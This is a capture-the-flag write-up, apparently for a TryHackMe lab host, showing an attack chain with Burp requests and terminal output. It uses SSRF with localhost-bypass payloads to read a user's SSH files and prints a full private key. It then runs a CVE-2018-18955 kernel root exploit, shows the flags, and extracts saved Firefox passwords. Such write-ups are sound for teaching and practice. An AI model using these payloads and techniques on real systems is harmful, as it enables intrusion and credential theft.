
On it, there's an option to view an image by providing a link. Displaying the reverse shell from this page also didn't work.



I intercepted the image view request using BurpSuite:




The request might be vulnerable to **SSRF**, because the image_url parameter contains a full encoded URL. It's likely that the backend is making a request to the URL.
I configured an attack and loaded a list of SSRF payloads.



I got a response containing “www” – now I’ll try to use this parameter to explore further.

Request	Payload	Status code	Response received	Error	Timeout	Length	Comment
4	www	200	377			44412	
0		200	50			1068	
1	images	200	48			982	
2	index.php	200	48			982	
3	css	200	47			982	

I attempted to locate the SSH key – received a 200 OK response, which is a good sign.



Then I tried 127.0.0.1 and received a 403 Forbidden – confirming SSRF is active.

Send Cancel

Request — Pretty Raw Hex

```
POST /view_image HTTP/1.1
Host: 10.10.160.85:8080
Content-Length: 13
Cache-Control: max-age=0
Accept-Language: en-US,en;q=0.9
Origin: http://10.10.160.85:8080
Content-Type: application/x-www-form-urlencoded
Upgrade-Insecure-Requests: 1
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/130.0.6723.70 Safari/537.36
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.7
Referer: http://10.10.160.85:8080/dejaview
Accept-Encoding: gzip, deflate, br
Connection: keep-alive

www=127.0.0.1
```

Search 0 highlights

Response — Pretty Raw Hex Render

```
HTTP/1.1 403 FORBIDDEN
Server: gunicorn
Date: Tue, 15 Jul 2025 09:09:19 GMT
Connection: keep-alive
Content-Type: text/html; charset=utf-8
Content-Length: 239

<!DOCTYPE HTML PUBLIC "-//W3C//DTD HTML 3.2 Final//EN">
<title>
  403 Forbidden
</title>
<h1>
  Forbidden
</h1>
<p>
  You don&#x27;t have the permission to access the requested resource.
  It is either read-protected or not readable by the server.
</p>
```

Search 0 highlights

Now I performed a local port scan using SSRF.

Target http://10.10.160.85:8080 — Update Host header to match target

Add § Clear § Auto §

```
POST /view_image HTTP/1.1
Host: 10.10.160.85:8080
Content-Length: 64
Cache-Control: max-age=0
Accept-Language: en-US,en;q=0.9
Origin: http://10.10.160.85:8080
Content-Type: application/x-www-form-urlencoded
Upgrade-Insecure-Requests: 1
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/130.0.6723.70 Safari/537.36
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.7
Referer: http://10.10.160.85:8080/dejaview
Accept-Encoding: gzip, deflate, br
Connection: keep-alive

www=http://§127.0.0.1§
```

Payload position: All payload positions
Payload type: Simple list
Payload count: 53
Request count: 53

Payload configuration

This payload type lets you configure a simple list of strings that are used as payloads.

Paste, Load..., Remove, Clear, Deduplicate, Add, Add from list... [Pro version only]

```
127.0.0.1:8080
127.0.0.1:443
127.0.0.1:22
127.1:8080
0
0.0.0.0:8080
localhost:8080
[::]:8080/
```

Enter a new item

Payload processing

You can define rules to perform various processing tasks on each payload before it is used.

Add, Edit, Remove, Up — Enabled, Rule

I got an interesting hit with the address: 017700000001.

5. Intruder attack of http://10.10.160.85:8080 — Attack, Save

Results Positions

Intruder attack results filter: Showing all items

Request	Payload	Status code	Response received	Error	Timeout	Length	Comment
4	127.1:8080	200	53			2842	
5	0	200	48			1430	
17	2130706433/	200	49			1430	
18	017700000001	200	49			1430	
8	[::]:8080/	500	61			468	
9	[::]:25/ SMTP	500	49			468	
10	[::]:3128/ Squid	500	48			468	
11	[0000::1]:8080/	500	47			468	
13	`af.ê.ê.ê	500	59			468	
14	127.127.127.127	500	47			468	

I used that as a localhost alias and gained access to the .ssh folder.

Request

Pretty Raw Hex

```
POST /view_image HTTP/1.1
Host: 10.10.160.85:8080
Content-Length: 28
Cache-Control: max-age=0
Accept-Language: en-US,en;q=0.9
Origin: http://10.10.160.85:8080
Content-Type: application/x-www-form-urlencoded
Upgrade-Insecure-Requests: 1
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64)
AppleWebKit/537.36 (KHTML, like Gecko) Chrome/130.0.6723.70
Safari/537.36
Accept:
text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/
webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.7
Referer: http://10.10.160.85:8080/dejaview
Accept-Encoding: gzip, deflate, br
Connection: keep-alive

www=http://017700000001/.ssh
```

Response

Pretty Raw Hex Render

```
HTTP/1.1 200 OK
Server: gunicorn
Date: Tue, 15 Jul 2025 09:25:55 GMT
Connection: keep-alive
Content-Type: text/html; charset=utf-8
Content-Length: 399

<!DOCTYPE HTML PUBLIC "-//W3C//DTD HTML 4.01//EN"
"http://www.w3.org/TR/html4/strict.dtd">
<html>
  <head>
    <meta http-equiv="Content-Type" content="text/html; charset=utf-8">
    <title>
      Directory listing for /.ssh/
    </title>
  </head>
  <body>
    <h1>
      Directory listing for /.ssh/
    </h1>
    <hr>
    <ul>
      <li>
        <a href="authorized_keys">
          authorized_keys
        </a>
      </li>
      <li>
        <a href="id_rsa">
          id_rsa
        </a>
      </li>
```

In the authorized_keys file, I found a user named beth.

Request

Pretty Raw Hex

```
POST /view_image HTTP/1.1
Host: 10.10.160.85:8080
Content-Length: 44
Cache-Control: max-age=0
Accept-Language: en-US,en;q=0.9
Origin: http://10.10.160.85:8080
Content-Type: application/x-www-form-urlencoded
Upgrade-Insecure-Requests: 1
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64)
AppleWebKit/537.36 (KHTML, like Gecko) Chrome/130.0.6723.70
Safari/537.36
Accept:
text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/
webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.7
Referer: http://10.10.160.85:8080/dejaview
Accept-Encoding: gzip, deflate, br
Connection: keep-alive

www=http://017700000001/.ssh/authorized_keys
```

Response

Pretty Raw Hex Render

```
HTTP/1.1 200 OK
Server: gunicorn
Date: Tue, 15 Jul 2025 09:26:30 GMT
Connection: keep-alive
Content-Type: text/html; charset=utf-8
Content-Length: 393

ssh-rsa
AAAAB3NzaC1yc2EAAAADAQABAAABAQDPXIWuD0UBkAjhHftpBaf949OT8wp/PYpD44TjkoS
uC4vfhiPkpzVUmMNNM1GZz681FmJ4LwTB6VaCnBwoAJrvQp7ar/vNEtYeHbc5TFaJIAA5FN
5rWzl66zeCFNaNx841E4CQSDs7dew3CCn3dRQHzBtT4AOlmcUs9QMSsUqhKn53EbivHCqkC
nqZqqwTh0hkd0Cr5i3r/Yc4REqsVaI41Cl3pkDxrfbmhZdjxRpES8pO5dyOUvnq3iJZDOxF
BsG8H4RODaZrTW78eZbcz1LKug/KlwQ6q8+e4+mpcdm7sHAAszk0eFcI2a37QQ4Fgq96OwM
Do15l8mDDrk1Ur7aF beth@london
```

I also managed to extract an **RSA private key**.

Request

Pretty Raw Hex

```
POST /view_image HTTP/1.1
Host: 10.10.160.85:8080
Content-Length: 35
Cache-Control: max-age=0
Accept-Language: en-US,en;q=0.9
Origin: http://10.10.160.85:8080
Content-Type: application/x-www-form-urlencoded
Upgrade-Insecure-Requests: 1
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/130.0.6723.70 Safari/537.36
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.7
Referer: http://10.10.160.85:8080/dejaview
Accept-Encoding: gzip, deflate, br
Connection: keep-alive

www=http://017700000001/.ssh/id_rsa
```

Response

Pretty Raw Hex Render

```
HTTP/1.1 200 OK
Server: gunicorn
Date: Tue, 15 Jul 2025 09:27:18 GMT
Connection: keep-alive
Content-Type: text/html; charset=utf-8
Content-Length: 1675

-----BEGIN RSA PRIVATE KEY-----
MIIEowIBAAKCAQEAz1yFrg9FAZAI4R37aQWn/ePTk/MKfz2KQ+OE45KErguL34Yj
5Kc1VJjDTTNRmc+vNRZieC8EwelWgpwcKACa70Ke2q/7zRLWHh23OUxWiSAAORTe
a1s5eus3ghTWjcfONROAkEg7O3XsNwgp93UUB8wbU+ADpZnFLPUDErFKoSp+dxG4
rxwqpAp6maqsE4dIZHdAq+Yt6/2HOERKrFWiONQpd6ZA8a325oWXY8UaREvKTuXc
jlL56t4iWQzsRQbBvB+ETg2ma01u/HmW3M9SyroPypcEOqvPnuPpqXHZu7BwALM5
NHhXCNmt+0EOBYKvejsDA6NeZfJgw65NVK+2hQIDAQABAoIBACJyZUaoBLegvMjg
2S32IZUcrr4qJrlCeOCUQDQp196tzlughf/rAwH9qpv9hXW+uYVhJZR/gxPPdm6W
Dlta1mIeuBLuHy9PDMDOAO0E0G9RIJha7iP5cJAJ2RvD6Gx/H7NTfQz64tQa39W4
hng0O9KbxoJleVWeONIiFZOaXiJthuro/d9GSivMBJyT8PR3JG6G+R4Qq1tAJqEU
Hx5DY/U7qVYQ1TE3EfbDR5y0+972fW7J0oZxOuwK6IWP9TtHcPPVIGweaIgZFys3
3ZFEzON5qRhNdV8lc127cUX5R5hFjn14GHJLpvbjkt8D9DggUKKNR8zPJfIGO5Tp
gdzclmECgYEA+kaVi0hq1sYSdZL4wHxDQJfGooPn8Hae8zFrsYjrVD8nOQ9NEz4N
XKqlGMhPc8P0PvuoKy1341ty966S8J+dKfdPzRURFzB84wy3A6CDnViRpCYwKFo0
Aa5wwpWZalBBpEis0h3YKCKVKyhs4/uN6lMw5H3GaCMdqqm00l9DRm0CgYEA1Bqq
e2pPYVCwyQb20/8aP305wu6Bdp+i3dUqkHndhPXmEL8EnXbEJuBymn7aKQ3Ln/zX
8G/7Mze845g93KAPFLeeNk/AmzXKnWB8mgcrFzxAD/wAxH1J9otLvhmX7BRVE6X/
0he6g1mdtNMXbt0B/aMOS+dCsMW1C/7oUfbxAXkCgYAlCvVvXBSUHVT2Gf6/XqUF
lnFL9IIL0ULNc+8go8dQ/NftVhpuUqzfnlI5TMyVsdcgy1akrWIlQI/PoQMWokk8
wOIK1Kdm60JQyLz9yHAyhb1osk5GarNv3EXMRyAh4CcXDbqmjsxDhHrXnHAhfkYO
/Kkr6IHJQAlQDTY6POdUMQKBgQCPPkMMfkuFyVzbJtzjZ1Futz+fKjw8xKrVbfUF
BYhZF0h83sRbI65tIv/C3xCu0SZHshaTxsy7VlU2z8ZXjbEhqLAstce6CqX/iv4b
d+PeGU6afPJ3wLWGz6Qjil1Tjpe2YVFXrbbEpm0fhcA5mwCRLuGk2VXs1Fjk9Q4o
7MDu4QKBgFIomwhD+jmr3Vc2HutYkl3zliSD239sH3k118sTHbedvKH5Q7nw0C+U
a7RMp/cXWZKdyRgFxQ7DQEorzWi5bLAyxXnMg0ghwWdf4nugQmaEG7t+OYUNsf7M
```

3.SSH

Now I can log in as beth via SSH using the extracted key.

```
┌─[root@parrot]─[/home/user/Desktop]
└──╼ #ssh beth@10.10.160.85 -i id_rsa
The authenticity of host '10.10.160.85 (10.10.160.85)' can't be established.
ED25519 key fingerprint is SHA256:ytPniu9JUHpepgFs9WjrDo4KrlD74N5VR4L5MCCx3D8.
This key is not known by any other names.
Are you sure you want to continue connecting (yes/no/[fingerprint])? yes
Warning: Permanently added '10.10.160.85' (ED25519) to the list of known hosts.
Welcome to Ubuntu 18.04.5 LTS (GNU/Linux 4.15.0-112-generic x86_64)

 * Documentation:  https://help.ubuntu.com
 * Management:     https://landscape.canonical.com
 * Support:        https://ubuntu.com/advantage


 * Canonical Livepatch is available for installation.
   - Reduce system reboots and improve kernel security. Activate at:
     https://ubuntu.com/livepatch
Last login: Mon May 13 22:38:30 2024 from 192.168.62.137
beth@london:~$
```

I checked the kernel version:

```
beth@london:~$ uname -a
Linux london 4.15.0-112-generic #113-Ubuntu SMP Thu Jul 9 23:41:39 UTC 2020 x86_64 x86_64
 x86_64 GNU/Linux
beth@london:~$
```

There’s a known **CVE** for it.

README


CVE-2018-18955

Linux local root exploit.

Wrapper for Jann Horn's exploit for CVE-2018-18955, forked from kernel-exploits.

In the Linux kernel 4.15.x through 4.19.x before 4.19.2, `map_write()` in `kernel/user_namespace.c` allows privilege escalation because it mishandles nested user namespaces with more than 5 UID or GID ranges. A user who has `CAP_SYS_ADMIN` in an affected user namespace can bypass access controls on resources outside the namespace, as demonstrated by reading `/etc/shadow`. This occurs because an ID transformation takes place properly for the namespaced-to-kernel direction but not for the kernel-to-namespaced direction.

I downloaded the exploit on my machine and sent it to the server via a local Python server.



4.Root

After running the exploit, we gain **root access**.

```
beth@london:/tmp$ ./exploit.dbus.sh
[*] Compiling...
[*] Creating /usr/share/dbus-1/system-services/org.subuid.Service.service...
[.] starting
[.] setting up namespace
[~] done, namespace sandbox set up
[.] mapping subordinate ids
[.] subuid: 100000
[.] subgid: 100000
[~] done, mapped subordinate ids
[.] executing subshell
[*] Creating /etc/dbus-1/system.d/org.subuid.Service.conf...
[.] starting
[.] setting up namespace
[~] done, namespace sandbox set up
[.] mapping subordinate ids
[.] subuid: 100000
[.] subgid: 100000
[~] done, mapped subordinate ids
[.] executing subshell
[*] Launching dbus service...
Error org.freedesktop.DBus.Error.NoReply: Did not receive a reply. Possible causes include: the remote application did not send a reply, the message bus security poli
cy blocked the reply, the reply timeout expired, or the network connection was broken.
[+] Success:
-rwsrwxr-x 1 root root 8392 Jul 15 02:53 /tmp/sh
[*] Cleaning up...
[*] Launching root shell: /tmp/sh
root@london:/tmp#
```

We also retrieve the first flag – user.txt.

```
root@london:~# cd __pycache__
root@london:~/__pycache__# ls
app.cpython-36.pyc  gunicorn_config.cpython-36.pyc  user.txt
root@london:~/__pycache__# cat user.txt
THM{l0n6_l1v3_7h3_qu33n}
root@london:~/__pycache__#
```


Now let's move on to the root flag:

```
root@london:/root# ls -la
total 52
drwx------  6 root root 4096 Apr 23  2024 .
drwxr-xr-x 23 root root 4096 Apr  7  2024 ..
lrwxrwxrwx  1 root root    9 Sep 18  2023 .bash_history -> /dev/null
-rw-r--r--  1 root root 3106 Apr  9  2018 .bashrc
drwx------  3 root root 4096 Apr 23  2024 .cache
-rw-r--r--  1 beth beth 2246 Mar 16  2024 flag.py
-rw-r--r--  1 beth beth 2481 Mar 16  2024 flag.pyc
drwx------  3 root root 4096 Apr 23  2024 .gnupg
drwxr-xr-x  3 root root 4096 Sep 16  2023 .local
-rw-r--r--  1 root root  148 Aug 17  2015 .profile
drwxr-xr-x  2 root root 4096 Mar 16  2024 __pycache__
-rw-rw-r--  1 root root   27 Sep 18  2023 .root.txt
-rw-r--r--  1 root root   66 Mar 10  2024 .selected_editor
-rwxr-xr-x  1 beth beth  175 Mar 16  2024 test.py
root@london:/root# cat .root.txt
THM{l0nd0n_br1d63_p47ch3d}
root@london:/root#
```

In charles's home directory, I found his Firefox profile.

```
root@london:/home/charles# cd .mozilla
root@london:/home/charles/.mozilla# ls
firefox
root@london:/home/charles/.mozilla# cd firefox
root@london:/home/charles/.mozilla/firefox# ls
8k3bf3zp.charles
root@london:/home/charles/.mozilla/firefox#
```

I compressed and downloaded the entire profile using a local Python server.



Using the firefox_decrypt tool, I extracted **charles's password**.
CTF complete!

5.Summary

This wasn't an easy CTF – mainly due to the need to analyze requests and traffic closely.
There were also server-side filters that made exploitation harder.
There's still another potential attack vector via the comment section – could be worth testing for XSS later.